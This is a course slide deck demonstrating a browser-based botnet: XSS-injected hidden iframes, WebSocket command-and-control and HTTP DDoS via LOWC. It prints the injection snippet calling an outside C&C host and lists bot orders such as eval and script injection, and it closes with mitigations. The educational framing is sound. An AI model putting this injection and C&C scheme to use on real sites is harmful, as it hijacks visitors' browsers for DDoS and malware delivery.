Standard Complaint Botnet

Course: Hacking Techniques and Intrusion Detection
Instructor: Dr. Ali H. Hadi
MSc. Computer Information Systems Security and Digital Criminology

Omar Al-Ithawi
Web Developer, Eqra Tech. LLC
i@omardo.com

Demo First

Please open **http://omardo.com**

What's going on?


- The site has malicious code
- **You're MY bot**
- Unless … you check things

Standard Compliance

- Any browser that refuses to obey my orders, is NOT standard compliant:
  - W3C: HTML, CSS
  - WHATWG: WebSocket
  - ECMA: ECMAScript a.k.a. JavaScript
- Works on:
  - Desktop: IE, Chrome, Firefox
  - Mobile: Android, iPhone and BB
  - Amazon Kindle!

Botnet Topology

- Site with XSS vulnerability
- A visitor will connect to the Botmaster
- Perform HTTP DDoS
- Realtime C&C



Available Orders

- img: <img /> attack
- iframe: <iframe /> attack
- go: File download – remember the PDF?
- eval: JavaScript eval()
- alert: alert() – scareware!
- appendsrc: inject mal. JavaScript's
- append: inject HTML code
- stop: stop the attack, Obviously
- log: debug message in the console

Details: XSS

The code, is a small HTML snippet:

```
<iframe
src="http://httpcnc.jit.su/"
style="border: 0; width: 0; height: 0">
</iframe>
```

Any XSS vulnerable website

Details: Botmaster

Orders through WebSockets:

The bot-master (Node.js server) could issue commands in real-time.

Details: Bot

Attacks are simple HTTP requests, but in a frequent manner to perform DoS, with many browsing bots it is **DDoS**.

In this part https://code.google.com/p/lowc/is being used as the attacking module.

You Can Do It!

- All the software being used are free/open-source softwares.
  - Mainly: *https://code.google.com/p/lowc/*
- The services are free-of-charge as well:
  - Node.js hosting: http://nodejitsu.com
  - Google Analytics: http://google.com/analytics
  - Your browser ;)

Mitigations?

This is a pretty weak Botnet, can you think of a technique?

Possible Mitigations

- Disable JavaScript?
- Signature based site blocking:
  - Search Engines
  - Websites
- Service Providers:
  - ISP
  - Hosting

Thanks

***References*:**

- Zant95, LOWC, https://code.google.com/p/lowc/, accessed: Jan 14, 2012
- NewEraCracker, LOIC, https://github.com/NewEraCracker/LOIC, accessed: Jan 14, 2012
- G. Fedynyshyn , M. C. Chuah, and G. Tan, Detection and Classification of Different Botnet C&C Channels, 2011
- F. Giroire, J. Chandrashekar, N. Taft, E. Schooler, and D. Papagiannaki, Exploiting Temporal Persistence to DetectCovert Botnet Channels, 2009
- *S. S. Sidhom, Botnets, 2012*
- *Mi Joo KIM, Botnet detection and response technology, 2008*
- *Jeong, Hyun Cheol, Botnet C&C Handling with DNS Sinkhole, 2007*

Links:

- Node.js http://nodejs.org/
- Google Analytics http://google.com/analytics
- Node.js hosting: http://nodejitsu.com